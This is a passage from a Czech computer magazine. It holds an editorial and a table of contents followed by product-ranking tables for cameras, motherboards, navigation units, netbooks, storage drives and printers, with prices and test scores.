tního fotoaparátu. V době, kdy byly na technickém i prodejním vrcholu analogové zrcadlovky (kolem roku 2001), dosahoval počet prodaných kusů asi 15 000 ročně. „Digital“ tedy láká mnohem víc.

Uvidíme, jak se bude dařit výrobcům fotoaparátů v letošním roce. Nabídka zajímavých výrobků je sice velká, ekonomická situace se ale bohužel stále moc nezlepšuje. Pokud se k nákupu chystáte, vybírejte skutečně pečlivě a tak, aby měl fotoaparát všechny funkce, které potřebujete a které byste jinak za nějaký čas patrně postrádali. Pomoci při výběru by vám měla i naše srovnávací tabulka kompaktních fotoaparátů a zrcadlovek.

Co se týká našich plánů, připravujeme test satelitních receiverů – samozřejmě těch s podporou „Há Dé“. Sportovní fanoušci, pokud ještě „nepřezbrojili“, budou jistě po letošní olympiádě ve Vancouveru, vysílané ve vysokém rozlišení, o nové vybavě uvažovat. Pozemní vysílání ve vysokém rozlišení mají bohužel možnost sledovat jen obyvatelé větších měst – satelit je pak dobrá volba pro ostatní.

Připravujeme také srovnávací test SD karet, které se jako záznamové médium používají stále častěji (v digitálních kamerách, fotoaparátech, MP3 přehrávačích apod.) a se kterými si poradí i moderní televizory nebo Blu-ray přehrávače. V dalším testu pak najdete nettopy. Tato zařízení sice nejsou tak populární jako netbooky, jde však o zajímavé produkty, které mohou nahradit staré, rozměrné a nevzhledné počítače se zbytečně velkou spotřebou a hlukem provozem.

OBSAH

HARDWARE TOP 10

STR. 133

133 Digitální fotoaparáty - zrcadlovky

134 Základní desky

Autonavigace

Netbooky

135 SSD disky

Interní pevné disky - 3,5"

136 Inkoustové tiskárny

Černobílé laserové tiskárny

Barevné laserové tiskárny

137 Blu-ray přehrávače

Multifunkční zařízení - laserová

Multifunkční zařízení - inkoustová

138 Datové služby: ADSL, mobilní internet, hosting, VoIP operátoři

CPU & GPU STR. 140

140 Desktopové CPU: přehledná tabulka 30 nejlepších procesorů pro kancelářské, domácí i hrací počítače.

141 Mobilní procesory: 30 nejlepších procesorů pro notebooky a netbooky

141 Grafické čipy: Přehledná tabulka 30 nejlepších grafických čipů pro hry, HD video i kancelářské prostředí.

Jak Chip hodnotí

V TOP 10 se snažíme vám v kostce představit námi testované produkty různých kategorií. Jde o přehledné tabulky technických parametrů i naměřených hodnot a hodnocení nejčastěji kupovaných počítačových periférií, nebo počítačových komponent. Každý měsíc aktualizujeme ceny, přidáváme nové produkty a naopak vyřazujeme už neaktuální výrobky, které se už neprodávají.

- Špičková třída (100—90,0)
- Vyšší třída (89,9—75,0)
- Střední třída (74,9—45,0)
- Nelze doporučit (44,9—0)

- Špičková třída (100—90,0)
- Vyšší třída (89,9—75,0)
- Střední třída (74,9—45,0)
- Nelze doporučit (44,9—0)

DIGITÁLNÍ FOTOAPARÁTY ZRCADLOVKY



Digitální fotoaparáty

Svémi cenami pod 30 000 Kč přitahují DSLR přístroje nižší třídy i náročnější amatérské fotografy. Pro ně představují ideální variantu, v neposlední řadě kvůli svobodné volbě objektivů a šikovné manipulaci. Je u nich ovšem třeba počítat s dalším výdajem kolem 9 000 Kč za dobrý objektiv, pokud nenajdete kombinovanou nabídku v přijatelné ceně.

Pořadí	Produkt	Celkové hodnocení				Orient. cena vč. DPH (Kč)	Kvalita obrazu	Výhoda	Rychlost	Max. rozlišení (body)	Displej velikost (palce) / rozlišení	ISO	Sum obrazu ISO 15739 při ISO min / ISO 400 / ISO 800		Zpoždění spouště (s)	Snímků na akumulátor (min/max)	Stabilizátor v těle	Paměťové médium	Hmotnost těla (g)
1	Canon EOS 500D	92	16 000	100	91	75	4752 × 3168	3/920000	100-12800	124/202/222	0,4	530/1020	-	SD	520				
2	Nikon D90	91	18 000	94	98	70	4288 × 2848	3/920000	100-6400	126/191/255	1,0	1250/1850	-	SD	710				
3	Canon EOS 50D	91	22 000	91	90	99	4752 × 3168	3/920000	100-12800	120/257/317	0,4	770/1230	-	CF I/II, MD	820				
4	Olympus E-30	90	21 000	82	100	86	4032 × 3024	2,7/230000	100-3200	177/268/300	1,3	650/1230	•	CF I/II, MD, xD	745				
5	Nikon D5000	90	16 000	99	92	67	4288 × 2848	2,7/230000	100-6400	97/198/291	0,5	1040/1270	-	SD	620				
6	Olympus Pen E-P1	87	17 000	93	92	65	4032 × 3024	3/230000	100-6400	214/215/203	2,6	270/540	•	SD	385				
7	Sony Alpha 500	87	18 000	88	87	88	4272 × 2848	3/230400	200-12800	163/198/232	0,7	740/1230	•	SD, MS	675				
8	Pentax K-x	87	13 000	85	93	76	4288 × 2848	2,7/230000	100-12800	151/213/308	0,7	1020/1930	•	SD	630				
9	Samsung GX-20	86	16 000	80	97	71	4672 × 3104	2,7/230000	100-6400	135/240/285	0,9	830/1440	•	SD	806				
10	Olympus E-620	85	14 500	83	89	75	4032 × 3024	2,7/230000	100-3200	181/240/277	1,2	450/970	•	CF I/II, MD, xD	520				
11	Sony Alpha 330	85	13 000	80	88	86	3872 × 2592	2,7/230400	100-3200	129/236/331	0,8	460/650	•	SD, MS	540				
12	Canon EOS 450D	84	13 500	92	80	73	4272 × 2848	3/230000	100-1600	109/202/279	0,7	730/1510	-	SD	525				
13	Canon EOS 1000D	83	10 000	95	78	63	3888 × 2592	2,5/230000	100-1600	85/176/221	0,5	710/1500	-	SD	500				
14	Olympus E-520	82	9 000	79	86	76	3648 × 2736	2,7/230000	100-1600	203/251/249	1,1	580/1290	•	CF I/II, MD, xD	565				
15	Sony Alpha 200	82	10 000	81	86	71	3872 × 2592	2,7/230000	100-3200	129/227/327	1,5	750/1200	•	CF I/II, MD	615				
16	Nikon D3000	81	10 000	92	76	70	3872 × 2592	3/230000	100-3200	102/201/274	0,7	950/1330	-	SD	535				
17	Panasonic Lumix DMC-GF1	80	16 000	86	83	59	4000 × 3000	3/460000	100-3200	171/332/380	1,5	340/670	-	SD	350				
18	Panasonic DMC-G1	80	15 000	80	83	71	4000 × 3000	3/460000	100-3200	195/355/426	1,0	330/680	-	SD	430				
19	Olympus E-420	78	8 000	77	74	79	3648 × 2736	2,7/230000	100-1600	183/237/248	1,3	410/1040	-	CF I/II, MD, xD	440				
20	Pentax K-m*	73	10 500	65	84	59	3872 × 2592	2,7/230000	100-3200	184/314/356	0,6	1140/2020	•	SD	640				
21	Sigma SD14	64	14 500	63	66	62	2652 × 1768	2,5/150000	100-800	132/340/470	0,6	180/470	-	CF I/II, MD	800				

ZÁKLADNÍ DESKY S P55



Základní desky s P55

Základní desky s patiči 1156 a čipovou sadou P55 se prodávají za cenu cca od 2 500 Kč do 7 500 Kč a liší se hlavně výbavou a ergonomií. Testy, které u nás musely desky podstoupit, ukázaly, že z výkonnostního hlediska je rozdíl mezi „nejrychlejší“ a „nejpomalejší“ deskou v testu menší než pět procent, tedy téměř na úrovni statistické chyby.

Pořadí	Produkt		Celkové hodnocení				Orient. cena vč. DPH (Kč)	Výbava (40%)	Výkon (35%)	Konstrukce (25%)	Čipová sada	RAM/PCI sloty	Sloty pro grafickou kartu	PCIe 8x/4x/2x/1x	IDE/SATA konektory	eSATA/eSATAp	6Gb SATA III	USB 2.0 konektory	USB 3.0 konektory	Firewire int./ext.	PCMark Vantage (bodů)	3DMark 06 (bodů)
1	Gigabyte GA-P55-UD6	96	5 200	95	97	98	Intel P55	6/2	1	1/1/-/2	1/10	-/2	-	14	-	1/2	6 140	10 617				
2	MSI Big Bang-Trinergy	95	7 500	100	96	86	Intel P55	4/2	3	-/-/-/2	1/10	-/2	-	12	-	1/1	6 286	10 241				
3	Gigabyte GA-P55A-UD6	95	5 700	91	96	100	Intel P55	6/2	1	2/-/-/2	1/8	-/2	2	8	2	1/2	6 379	10 575				
4	Gigabyte GA-P55-UD4	91	3 300	83	99	94	Intel P55	4/2	1	1/-/-/3	1/8	2/-	-	14	-	1/2	6 250	10 608				
5	MSI P55-GD80	91	4 700	92	97	82	Intel P55	4/2	3	-/-/-/2	1/8	-/1	-	14	-	1/1	6 364	10 366				
6	Gigabyte GA-P55-UD3	89	2 800	76	100	94	Intel P55	4/3	1	-/1/-/2	1/8	-/-	-	14	-	-/-	6 562	10 673				
7	Asus P7P55D-E Premium	89	6 500	90	92	81	Intel P55	4/2	2	-/-/-/2	1/8	-/-	2	8	2	1/1	6 139	10 342				
8	Asus Maximus III Formula	88	5 200	88	97	74	Intel P55	4/2	3	-/-/-/2	-/10	1/-	-	14	-	1/1	6 590	10 569				
9	Asus P7P55D EVO	88	5 000	84	96	80	Intel P55	4/2	3	-/-/-/2	1/8	1/-	-	14	-	1/1	6 230	10 587				
10	Asus Sabertooth 55i	87	5 200	88	98	70	Intel P55	4/2	2	-/-/-/2	1/8	1/-	-	14	-	1/1	6 238	10 625				
11	Foxconn Inferno Katana GTI	82	3 400	71	94	83	Intel P55	4/1	3	-/-/-/3	1/6	-/-	-	14	-	-/-	6 284	9 693				
12	MSI P55M-GD45	81	2 400	66	98	81	Intel P55	4/1	2	-/-/-/1	1/6	2/-	-	14	-	1/1	6 016	10 580				
13	MSI P55-CD53	80	2 300	64	97	81	Intel P55	4/3	1	-/-/-/3	1/6	-/-	-	10	-	-/-	6 153	10 412				
14	Intel DP55KG	78	4 500	74	95	62	Intel P55	4/2	1	1/1/-/2	-/8	2/-	-	12	-	1/1	5 892	10 361				
15	Foxconn P55A-S	78	2 300	71	94	65	Intel P55	4/3	1	-/1/-/1	1/6	2/-	-	14	-	-/-	6 034	10 258				

AUTONAVIGACE



Autonavigace

Navigační zařízení jsou velmi populární a naštesti i stále levnější. V našem přehledu najdete 15 nejlepších navigací dostupných na našem trhu. Testovali jsme v laboratorních podmínkách i v reálném provozu.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH	Vybavení	Navigační funkce	Navigace v práci	Ergonomie	Rozhraní	Velikost displeje	Hmotnost	Výdrž akumulátoru (nejhorší hodnota)	Hlasitost navigace	Nalezení GPS signálu (nejhorší hodnota)	Doba výpočtu trasy (přehráva)	Multimediální funkce (přehráva)
1	TomTom Go 950 Live	95	8 100	100	100	92	99	USB, Bluetooth	96 × 54 mm	210 g	2:37 hod.	55,4 sonu	13 s	81 s	foto
2	TomTom Go 930 Traffic	91	7 600	91	96	95	96	USB, Bluetooth	95 × 54 mm	222 g	2:36 hod.	32,9 sonu	21 s	21 s	MP3, foto
3	Navigon 8110	86	9 000	72	91	93	92	USB, Bluetooth	106 × 61 mm	267 g	2:47 hod.	23,7 sonu	49 s	9 s	MP3, foto
4	Garmin nüvi 1490T	84	7 300	60	93	98	90	USB, Bluetooth	111 × 63 mm	229 g	2:58 hod.	55,2 sonu	17 s	22 s	foto
5	Becker Traffic Assist Z205	84	6 500	67	91	94	79	USB, Bluetooth	95 × 54 mm	196 g	2:50 hod.	42,6 sonu	27 s	31 s	MP3, Video, foto
6	Navigon 7310	83	6 000	71	95	91	80	USB, Bluetooth	96 × 54 mm	184 g	1:52 hod.	24,6 sonu	38 s	13 s	-
7	Becker Traffic Assist Z203	82	5 000	67	88	93	74	USB, Bluetooth	95 × 54 mm	196 g	2:37 hod.	42,6 sonu	32 s	33 s	MP3, Video, foto
8	Garmin nüvi 865T	82	6 000	63	95	80	98	USB, Bluetooth	96 × 55 mm	184 g	2:58 hod.	17,4 sonu	5 s	50 s	MP3, foto
9	Navigon 4350 max	82	5 000	65	92	91	84	USB, Bluetooth	95 × 54 mm	173 g	2:27 hod.	27,7 sonu	30 s	16 s	-
10	TomTom Go 630 Traffic	81	7 000	62	96	88	87	USB, Bluetooth	95 × 54 mm	221 g	2:30 hod.	59,7 sonu	30 s	29 s	foto
11	Becker Traffic Assist Z 201	81	5 500	63	86	90	81	USB	95 × 54 mm	188 g	1:18 hod.	38,7 sonu	41 s	19 s	MP3, Video, foto
12	Garmin nüvi 765T	78	7 000	62	90	81	79	USB, Bluetooth	96 × 55 mm	182 g	2:11 hod.	20,0 sonu	25 s	28 s	MP3, foto
13	TomTom XL IQ Routes	78	5 000	59	93	83	90	USB	95 × 54 mm	185 g	2:39 hod.	45,6 sonu	8 s	85 s	-
14	Navigon 2310	78	3 500	57	82	85	84	USB	70 × 53 mm	125 g	1:50 hod.	31,7 sonu	56 s	12 s	-
15	TomTom One IQ Routes Europe Traffic	76	4 000	56	93	80	91	USB	70 × 53 mm	139 g	2:51 hod.	57,2 sonu	37 s	73 s	-

NETBOOKY



Netbooky

Nové mininotebooky mají větší displeje, větší disky, vydrží déle pracovat na baterie a vypadají mnohem lépe než první generace těchto ultra-tených počítačů. Chip otestoval nejnovější modely s cenou od 7 000 Kč.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Mobilita (35%)	Výbava (25%)	Výkon (15%)	Procesor (IA-Atom)	Čipová sada	RAM (MB)	Pevný disk	Displej (úhlopříčka)	Hmotnost	Výdrž - internet
1	Sony Vaio VPC-X11S1E/B	90	41 000	90	92	100	IA Z540 (1,87 GHz)	Intel US15W	2048 MB	128 GB	11,1"	0,8 kg	4:13 h
2	Acer Aspire One Pro 531H-06K	80	13 000	80	94	66	IA N270 (1,60 GHz)	Intel 945GME	2048 MB	250 GB	10,1"	1,2 kg	4:29 h
3	Nokia Booklet 3G	78	19 000	91	74	50	IA Z530 (1,60 GHz)	Intel US15W	1024 MB	120 GB	10,1"	1,3 kg	6:40 h
4	Acer Aspire One D250 (LU.5670B.446)	76	7 500	89	71	61	IA N270 (1,60 GHz)	Intel 945GME	1024 MB	160 GB	10,1"	1,3 kg	5:14 h
5	Lenovo IdeaPad S10-2	74	7 800	73	71	66	IA N280 (1,67 GHz)	Intel 945GME	1024 MB	160 GB	10,2"	1,2 kg	4:05 h
6	Acer Aspire One 751h	73	11 000	85	72	51	IA Z520 (1,33 GHz)	Intel 945GME	1024 MB	160 GB	11,6"	1,4 kg	5:56 h
7	Dell Inspiron Mini 10 (HD-Display)	73	12 000	68	75	53	IA Z530 (1,60 GHz)	Intel US15W	1024 MB	160 GB	10,1"	1,4 kg	4:33 h
8	Toshiba NB200-110	72	10 000	75	69	59	IA N280 (1,67 GHz)	Intel 945GME	1024 MB	160 GB	10,1"	1,3 kg	6:05 h
9	MSI Wind U110-Z5316XP	72	12 000	73	73	56	IA Z530 (1,60 GHz)	Intel US15W	1024 MB	160 GB	10,2"	1,3 kg	4:57 h
10	Acer Ferrari One 200-314G50N	70	14 500	39	100	76	AMD Athlon X2 L310 (1,20 GHz)	AMD 780G/SB750	4096 MB	500 GB	11,6"	1,5 kg	2:30 h
11	MSI Wind U100-1615W7S	68	7 000	58	74	63	IA N280 (1,67 GHz)	Intel 945GME	1024 MB	250 GB	10,2"	1,3 kg	3:43 h
12	Asus Eee PC 1002HA	67	8 600	71	73	63	IA N270 (1,60 GHz)	Intel 945GME	1024 MB	160 GB	10,2"	1,2 kg	3:25 h
13	Asus EeePC 1101HA	67	10 500	73	71	48	IA Z520 (1,33 GHz)	Intel US15W	1024 MB	160 GB	11,6"	1,4 kg	4:34 h
14	Lenovo IdeaPad S12	66	9 000	53	71	60	IA N270 (1,60 GHz)	Intel 945GME	1024 MB	160 GB	12,1"	1,6 kg	4:35 h
15	Dell Latitude 2100	65	12 500	48	77	63	IA N270 (1,60 GHz)	Intel 945GCE	1024 MB	160 GB	10,1"	1,6 kg	4:22 h

- Špičková třída (100—90,0)
- Vyšší třída (89,9—75,0)
- Střední třída (74,9—45,0)
- Nelze doporučit (44,9—0)

SSD DISKY



SSD disky

Jsou bezhlučné, odolné vůči nárazu, úsporné a prý „až tisíckrát rychlejší“ než klasické pevné disky. Porovnali jsme patnáct SSD (Solid State Disks) disků, a už tedy víme, které disky činnost vašeho počítače urychlí, a které naopak v testu propadly.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Přenosová rychlost (30 %)	Přístupová doba / IOPS (30 %)	Aplikační výkon (30 %)	Energetická úspornost (10 %)	Kapacita	Typ flash paměti	Sekvenční přenosová rychlost - čtení (MB/s)	Sekvenční přenosová rychlost - zápis (MB/s)	Průměrná přenosová rychlost - čtení (MB/s)	Průměrná přenosová rychlost - zápis (MB/s)	Průměrná přístupová doba - čtení (ms)	Průměrná přístupová doba - zápis (ms)	Input / output operace - čtení celk. výst. (body)	Spotřeba (W)
1	Kingston SSDNow E-Series (SNE125-S2)	95	9 000	100	100	100	52	32 GB	SLC	243,0	206,4	0,065	0,050	11112	54488	1,58	
2	Intel X25-E (SSDSA2SH032G101)	95	9 500	100	100	100	52	32 GB	SLC	243,0	206,4	0,065	0,050	11112	54488	1,58	
3	OCZ Vertex Turbo (OCZSSD2-1VTXT120G)	76	12 500	99	61	70	70	120 GB	MLC	243,4	199,3	0,103	0,171	8213	38171	1,01	
4	OCZ Vertex Turbo OCZSSD2-1VTXT60G	73	6 500	89	58	67	89	60 GB	MLC	234,3	165,5	0,101	0,215	8346	36370	0,86	
5	OCZ Vertex (OCZSSD2-1VTX120G)	71	11 000	97	62	68	27	120 GB	MLC	248,8	187,4	0,097	0,172	8420	37149	2,46	
6	Kingston SSDNow M-Series (SNM125-S2)	69	5 200	70	92	51	52	80 GB	MLC	238,0	78,4	0,103	0,080	7134	27851	1,86	
7	OCZ Vertex OCZSSD2-1VTX30G	69	3 600	78	57	64	90	30 GB	MLC	204,4	147,7	0,102	0,236	8092	35095	0,79	
8	OCZ Agility (OCZSSD2-1AGT60G)	66	5 500	83	56	60	69	60 GB	MLC	205,8	165,1	0,098	0,228	8105	32627	0,98	
9	Corsair X64 SSD (CMFSSD-64D1)	65	5 800	91	49	61	52	64 GB	MLC	235,1	171,8	0,103	0,360	8304	33443	1,63	
10	Patriot Torqx M28 (PTX128GS25SSDR)	65	10 000	86	33	72	77	128 GB	MLC	222,4	162,6	0,103	1,296	7175	39005	0,88	
11	OCZ Summit (OCZSSD2-1SUM120G)	65	9 600	86	33	71	74	120 GB	MLC	223,1	165,1	0,103	1,289	7179	38568	0,88	
12	OCZ Agility OCZSSD2-1AGT30G	61	3 500	66	52	56	85	30 GB	MLC	166,7	129,9	0,106	0,300	7589	30729	0,89	
13	Kingston SSDNow V+ Drive	60	3 700	80	32	60	85	64 GB	MLC	220,6	137,9	0,114	1,119	6802	32751	0,88	
14	Intel X-25M G2 Postville	52	11 000	76	40	42	47	160 GB	MLC	240,4	100,0	0,103	0,272	7381	22971	1,85	
15	Corsair P128 (CMFSSD-128GBG2D) 128 GB	52	9 500	71	10	64	80	128 GB	MLC	209,1	110,4	0,136	14,928	5731	34925	0,53	

INTERNÍ PEVNÉ DISKY – 3,5"



Interní pevné disky – 3,5"

Pevné disky s rozhraním SATA jsou rychlé a nabízejí kapacitu až 2 TB. Liší se přenosovou rychlostí, spotřebou, hlučností a dalšími parametry, které najdete v naší přehledné tabulce.

Pořadí	Produkt	Celkové hodnocení	Orient.	Přenosová rychlost	Hlučnost	Přístupová doba	Aplikační test	Spotřeba	Kapacita	Cena za GB (Kč)	Průměrná rychlost - čtení	Průměrná rychlost - zápis	Přístupová doba - čtení (ms)	Přístupová doba - zápis (ms)	Hlučnost (sony)
1	Seagate Barracuda XT 7200.12 (ST32000641AS)	86	7 600	98	100	41	100	53	2000 GB	3,80 Kč	111,3 MB/s	106,4 MB/s	17	9	1,0
2	Seagate Barracuda LP 5900.12 (ST3500412AS)	82	1 200	83	100	43	80	91	500 GB	2,40 Kč	95,0 MB/s	94,3 MB/s	16	8	0,9
3	Samsung SpinPoint F3 (HD103SJ)	81	2 000	100	87	36	83	72	1000 GB	2,00 Kč	111,3 MB/s	110,8 MB/s	18	10	1,6
4	Seagate Barracuda 7200.12 (ST3250318AS)	80	900	84	89	54	84	76	250 GB	3,60 Kč	93,3 MB/s	93,0 MB/s	13	6	1,5
5	Western Digital Velociraptor (WD3000HLFS)	80	5 000	96	53	100	83	75	300 GB	16,67 Kč	106,4 MB/s	107,3 MB/s	7	3	3,4
6	Seagate Barracuda 7200.12 (ST3500418AS)	79	1 200	91	82	48	88	67	500 GB	2,40 Kč	100,8 MB/s	101,2 MB/s	15	7	1,6
7	Seagate Barracuda 7200.12 (ST3750528AS)	77	1 600	93	82	36	83	67	750 GB	2,13 Kč	103,3 MB/s	102,6 MB/s	17	13	1,9
8	Seagate Barracuda LP 5900.12 (ST31000520AS)	76	1 800	83	85	39	82	77	1000 GB	1,80 Kč	92,3 MB/s	91,4 MB/s	17	10	1,7
9	Western Digital Caviar Black (WD6401AALS)	76	1 400	84	74	53	96	62	640 GB	2,19 Kč	93,6 MB/s	93,3 MB/s	13	7	2,4
10	Western Digital AV-GP (WD20EVD5)	75	4 500	71	98	40	79	71	2000 GB	2,25 Kč	78,3 MB/s	78,4 MB/s	18	7	1,1
11	Seagate Barracuda 7200.12 (ST31000528AS)	75	2 000	90	76	42	86	63	1000 GB	2,00 Kč	100,6 MB/s	100,2 MB/s	16	9	2,3
12	Seagate Barracuda 7200.11 (ST3320613AS)	75	1 000	86	89	32	62	86	320 GB	3,13 Kč	95,3 MB/s	95,1 MB/s	20	13	1,5
13	Seagate Barracuda LP 5900.12 (ST32000542AS)	75	4 700	83	78	41	86	74	2000 GB	2,35 Kč	92,5 MB/s	90,8 MB/s	16	9	2,1
14	Hitachi Deskstar 7K1000.B (HDT721025SLA380)	74	900	68	93	41	75	84	250 GB	3,60 Kč	76,3 MB/s	75,7 MB/s	17	8	1,3
15	Samsung SpinPoint F1 (HD322HJ)	74	1 000	81	80	54	64	78	320 GB	3,13 Kč	89,9 MB/s	90,7 MB/s	13	6	2,0

INKOUSTOVÉ TISKÁRNY



Inkoustové tiskárny

Barevné inkoustové tiskárny jsou levnější než laserové. V poslední době našli poklesly i jejich provozní náklady, které jsou často s těmi laserovými srovnatelné. Radu z nich také snadno připojíte do počítačové sítě a to i bezdrátově.

Pořadí	Produkt	Celkové hodnocení	Orient. - cena vč. DPH (Kč)	Tiskové náklady	Kvalita tisku	Kvalita tisku - fotografie	Rychlost tisku - text	Vybavení	Max. rozlišení	Rozhraní	Náklady na tisk - text (Kč)	Náklady na tisk - foto (Kč)	Rychlost tisku 5 str. / grafika	Rychlost tisku - foto A4	Spotřeba ve stand-by
1	HP Officejet Pro 8000 Wireless	92	2 500	100	91	91	96	98	4800 × 1200 dpi	USB 2.0 HS, LAN, WLAN	0,49	25	0:35/0:51 min	3:49 min	2,9 W
2	HP Officejet 6000	90	2 500	86	95	95	96	89	4800 × 1200 dpi	USB 2.0 HS, LAN	0,57	30	0:43/0:56 min	3:28 min	3,2 W
3	HP Photosmart D5460	90	2 800	66	97	97	96	100	9600 × 2400 dpi	USB 2.0 HS	0,70	38	0:59/1:08 min	3:08 min	3,3 W
4	Canon Pixma iP4700	89	2 300	60	94	100	100	98	9600 × 2400 dpi	USB 2.0 HS	0,70	37	0:44/3:26 min	2:08 min	2,7 W
5	Canon Pixma iP4600	87	2 200	59	85	99	100	92	9600 × 2400 dpi	USB 2.0 HS	0,76	35	1:02/3:24 min	2:19 min	3 W
6	HP Photosmart D7260	86	4 000	58	99	94	96	78	4800 × 1200 dpi	USB 2.0 HS, LAN	1,30	48	1:09/1:21 min	2:02 min	3,7 W
7	Epson B-500DN	85	6 200	89	99	85	92	81	5760 × 1440 dpi	USB 2.0 HS, LAN	0,49	27	0:23/1:01 min	1:40 min	6,6 W
8	Epson B-300	85	6 200	88	100	85	92	72	5760 × 1440 dpi	USB 2.0 HS	0,49	28	0:24/0:53 min	1:33 min	5,3 W
9	Epson Stylus Photo R800	84	7 500	37	96	99	96	95	5760 × 1440 dpi	USB 2.0 HS, FireWire	1,35	49	2:18/2:33 min	5:02 min	1,7 W
10	Canon Pixma iP3600	84	1 800	60	85	100	100	81	9600 × 2400 dpi	USB 2.0 HS	0,73	35	1:04/6:47 min	4:05 min	2,7 W
11	HP DeskJet D5560	83	2 000	60	96	96	100	79	4800 × 1200 dpi	USB 2.0 HS, WLAN	1,11	35	1:00/1:25 min	6:30 min	4,4 W
12	Epson Stylus Office B40W	83	3 200	70	100	89	100	67	5760 × 1440 dpi	USB 2.0 HS, LAN, WLAN	0,70	34	0:33/2:17 min	3:12 min	4,5 W
13	HP DeskJet 6980	82	3 800	62	81	85	96	88	4800 × 1200 dpi	USB 2.0 HS, LAN, WLAN	0,95	35	0:51/2:40 min	3:29 min	2,6 W
14	HP DeskJet D2660	82	1 200	59	82	96	100	73	4800 × 1200 dpi	USB 2.0 HS	1,13	35	1:03/1:31 min	6:38 min	1,8 W
15	HP DeskJet D4360	80	1 900	64	85	82	96	79	4800 × 1200 dpi	USB 2.0 HS	0,86	42	1:07/2:01 min	3:44 min	3,2 W

ČERNOBÍLÉ LASEROVÉ TISKÁRNY



Černobílé laserové tiskárny

Barevné dokumenty jsou hezčí než černobílé, ale jsou drahé. Buď zaplatíte celkem dost za barevnou laserovou tiskárnu, nebo hodně za provoz barevné inkoustové tiskárny. Pro běžnou agendu však stačí tiskárna černobílá. Porizovací náklady jsou nízké, náklady na tisk také.

Pořadí	Produkt		Celkové hodnocení		Orient. cena vč. DPH (Kč)		Náklady na tisk (Kč)		Kvalita tisku (10 %)		Rychlost tisku (35 %)		Vybavení (10 %)		Ergonomie (5 %)		Max. rozlišení (dpi)		Nominální rychlost (str./min.)		Rychlost tisku 10 str.		Rozhraní		Náklady na tisk (Kč)		Spotřeba - sleep (W)		Výdrž toneru / válce (stran)	
1	Xerox Phaser 3600N	89	13 000	95	99	81	88	94	600 × 600 dpi	38	27 s	USB 2.0, PP, LAN	0,35 Kč	6,3 W	14000															
2	Lexmark E460dn	89	13 000	85	89	95	100	100	1200 × 1200 dpi	38	21 s	USB 2.0, PP, LAN	0,40 Kč	10,7 W	15000 / 30000															
3	Xerox Phaser 3435V/DN	89	8 000	94	97	85	88	88	600 × 600 dpi	33	24 s	USB 2.0, PP, LAN	0,36 Kč	10,3 W	10000															
4	Samsung ML-3471ND	87	8 500	94	98	73	84	82	1200 × 1200 dpi	33	29 s	USB 2.0, PP, LAN	0,36 Kč	6,4 W	10000															
5	Konica Minolta Pagepro 4650EN	87	10 000	99	91	81	96	88	1200 × 1200 dpi	34	24 s	USB 2.0, PP, LAN	0,34 Kč	17,1 W	18000															
6	Brother HL-5350DN	85	6 500	76	97	67	96	88	1200 × 1200 dpi	30	26 s	USB 2.0, PP, LAN	0,45 Kč	4,5 W	8000 / 25000															
7	Dell 2330dn	85	9 500	62	91	85	96	94	1200 × 1200 dpi	33	25 s	USB 2.0, PP, LAN	0,55 Kč	10,9 W	6000 / 30000															
8	Canon i-Sensys LBP3370	84	7 500	81	89	83	72	88	600 × 600 dpi	26	28 s	USB 2.0, LAN	0,42 Kč	7,8 W	7000															
9	Oki B430dn	84	7 000	77	100	74	88	77	1200 × 1200 dpi	28	30 s	USB 2.0, PP, LAN	0,44 Kč	5,4 W	7000 / 25000															
10	Brother HL-5380DN	84	7 500	76	97	67	92	88	1200 × 1200 dpi	30	26 s	USB 2.0, PP, LAN	0,45 Kč	5,1 W	8000 / 25000															
11	HP LaserJet P2055dn	83	9 000	64	88	90	88	94	1200 × 1200 dpi	33	24 s	USB 2.0, LAN	0,53 Kč	8,6 W	6500															
12	Canon i-Sensys LBP3310	83	5 500	81	85	86	72	77	600 × 600 dpi	26	28 s	USB 2.0	0,42 Kč	4,2 W	7000															
13	HP LaserJet P2035	83	5 000	42	88	100	68	94	600 × 600 dpi	30	24 s	USB 2.0, PP	0,80 Kč	6,1 W	2300															
14	Kyocera FS-1300D	83	7 000	100	86	77	88	82	1200 × 1200 dpi	28	32 s	USB 2.0	0,34 Kč	4,1 W	7200 / 100000															
15	Lexmark E260dn	83	5 000	51	90	90	96	88	1200 × 1200 dpi	33	23 s	USB 2.0, PP, LAN	0,67 Kč	11,0 W	3500 / 30000															

BAREVNÉ LASEROVÉ TISKÁRNY



Barevné laserové tiskárny

Finančně jsou stále dostupnější: za cenu lepší černobílé tiskárny už si dnes můžete pořídit barevnou laserovou tiskárnu, a to včetně síťového připojení. Chip otestoval barevné laserové tiskárny, určené pro domácí i kancelářské použití.

Pořadí	Produkt	Celkové hodnocení	Orient. - cena vč. DPH (Kč)	Náklady na tisk	Kvalita tisku	Rychlost tisku	Vybavení	Ergonomie	Cena za č/b str. (Kč)	Cena za barev. str. (Kč)	Rychlost tisku 10 str. č/b	Rychlost tisku 10 str. barev.	Rychlost tisku fotografie	Spotřeba ve stand-by	LAN	Duplex
1	Samsung CLP-770ND	87	24 000	91	88	91	100	62	0,38	1,65	27 s	27 s	18 s	24,5 W	•	•
2	Kyocera FS-C5300DN	87	20 000	100	88	93	90	60	0,30	1,73	30 s	32 s	16 s	20,7 W	•	•
3	Kyocera FS-C5200DN	83	17 000	94	94	77	90	60	0,32	1,81	36 s	41 s	19 s	20,0 W	•	•
4	Dell 3130cn	80	17 000	84	95	66	78	81	0,35	2,08	31 s	34 s	44 s	13,4 W	•	-
5	Konica Minolta magicolor 5650EN	79	22 000	65	93	94	98	38	0,49	2,40	32 s	32 s	13 s	43,8 W	•	-
6	Kyocera FS-C5100DN	79	8 500	76	91	76	90	60	0,32	2,65	40 s	38 s	20 s	21,1 W	•	•
7	Epson AcuLaser C3800DN	77	18 000	64	90	76	98	56	0,51	2,48	34 s	39 s	26 s	28,4 W	•	•
8	Canon i-SENSYS LBP5360	77	20 000	72	91	80	100	34	0,46	2,21	37 s	37 s	22 s	27,4 W	•	•
9	Oki C5950n	77	13 000	74	84	91	90	34	0,38	2,38	30 s	35 s	16 s	21,8 W	•	-
10	Oki C5850n	76	11 500	72	86	100	86	26	0,41	2,38	27 s	30 s	15 s	19,3 W	•	-
11	Epson AcuLaser C3800N	76	14 000	64	90	76	90	56	0,51	2,48	34 s	39 s	26 s	28,4 W	•	-
12	Konica Minolta magicolor 4650EN	74	6 500	58	91	79	96	40	0,51	2,92	36 s	36 s	21 s	41,1 W	•	-
